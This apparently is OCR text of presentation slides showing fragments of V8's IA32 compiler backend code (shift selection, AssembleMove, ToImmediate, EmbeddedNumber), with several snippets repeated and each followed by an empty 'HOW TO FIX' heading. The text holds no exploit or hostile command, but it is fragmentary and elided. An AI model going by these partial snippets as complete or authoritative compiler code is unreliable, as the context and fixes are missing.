
IA32 Instruction Selector



```
// Shared routine for multiple shift operations.
static inline void VisitShift(InstructionSelector* selector, Node* node,
                              ArchOpcode opcode) {
  IA32OperandGenerator g(selector);
  Node* left = node->InputAt(0);
  Node* right = node->InputAt(1);

  if (g.CanBeImmediate(right)) {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseImmediate(right));
  } else {
    selector->Emit(opcode, g.DefineSameAsFirst(node), g.UseRegister(left),
                   g.UseFixed(right, ecx));
  }
}
```

● HOW TO FIX


AssembleCodePhase



```
void CodeGenerator::AssembleMove(InstructionOperand* source,
                                 InstructionOperand* destination) {
  IA32OperandConverter g(this, nullptr);
  // Dispatch on the source and destination operand kinds.
  switch (MoveType::InferMove(source, destination)) {
    ...
    case MoveType::kConstantToRegister: {
      Constant src = g.ToConstant(source);
      if (destination->IsRegister()) {
        Register dst = g.ToRegister(destination);
        if (src.type() == Constant::kHeapObject) {
          __ Move(dst, src.ToHeapObject());
        } else {
          __ Move(dst, g.ToImmediate(source));
        }
      ...
      return;
    }
    ...
}
```

● HOW TO FIX


AssembleCodePhase



```
void CodeGenerator::AssembleMove(InstructionOperand* source,
                                 InstructionOperand* destination) {
  IA32OperandConverter g(this, nullptr);
  // Dispatch on the source and destination operand kinds.
  switch (MoveType::InferMove(source, destination)) {
    ...
    case MoveType::kConstantToRegister: {
      Constant src = g.ToConstant(source);
      if (destination->IsRegister()) {
        Register dst = g.ToRegister(destination);
        if (src.type() == Constant::kHeapObject) {
          __ Move(dst, src.ToHeapObject());
        } else {
          __ Move(dst, g.ToImmediate(source));
        }
      ...
      return;
    }
    ...
 }
```

HOW TO FIX


AssembleCodePhase



```
Immediate ToImmediate(InstructionOperand* operand) {
  Constant constant = ToConstant(operand);
  ...
  switch (constant.type()) {
    case Constant::kInt32:
      return Immediate(constant.ToInt32());
    case Constant::kFloat32:
      return Immediate::EmbeddedNumber(constant.ToFloat32());
    case Constant::kFloat64:
      return Immediate::EmbeddedNumber(constant.ToFloat64().value());
    case Constant::kExternalReference:
      return Immediate(constant.ToExternalReference());
    case Constant::kHeapObject:
      return Immediate(constant.ToHeapObject());
    case Constant::kCompressedHeapObject:
      break;
    case Constant::kDelayedStringConstant:
      return Immediate::EmbeddedStringConstant(
          constant.ToDelayedStringConstant());
    case Constant::kInt64:
      break;
    case Constant::kRpoNumber:
      return Immediate::CodeRelativeOffset(ToLabel(operand));
```

• HOW TO FIX


AssembleCodePhase



```
Immediate ToImmediate(InstructionOperand* operand) {
  Constant constant = ToConstant(operand);
  ...
  switch (constant.type()) {
    case Constant::kInt32:
      return Immediate(constant.ToInt32());
    case Constant::kFloat32:
      return Immediate::EmbeddedNumber(constant.ToFloat32());
    case Constant::kFloat64:
      return Immediate::EmbeddedNumber(constant.ToFloat64().value());
    case Constant::kExternalReference:
      return Immediate(constant.ToExternalReference());
    case Constant::kHeapObject:
      return Immediate(constant.ToHeapObject());
    case Constant::kCompressedHeapObject:
      break;
    case Constant::kDelayedStringConstant:
      return Immediate::EmbeddedStringConstant(
          constant.ToDelayedStringConstant());
    case Constant::kInt64:
      break;
    case Constant::kRpoNumber:
      return Immediate::CodeRelativeOffset(ToLabel(operand));
```

• HOW TO FIX


AssembleCodePhase



```
Immediate Immediate::EmbeddedNumber(double value) {
  int32_t smi;
  if (DoubleToSmiInteger(value, &smi)) return Immediate(Smi::FromInt(smi));
  Immediate result(0, RelocInfo::FULL_EMBEDDED_OBJECT);
  result.is_heap_object_request_ = true;
  result.value_.heap_object_request = HeapObjectRequest(value);
  return result;
}
```

• HOW TO FIX

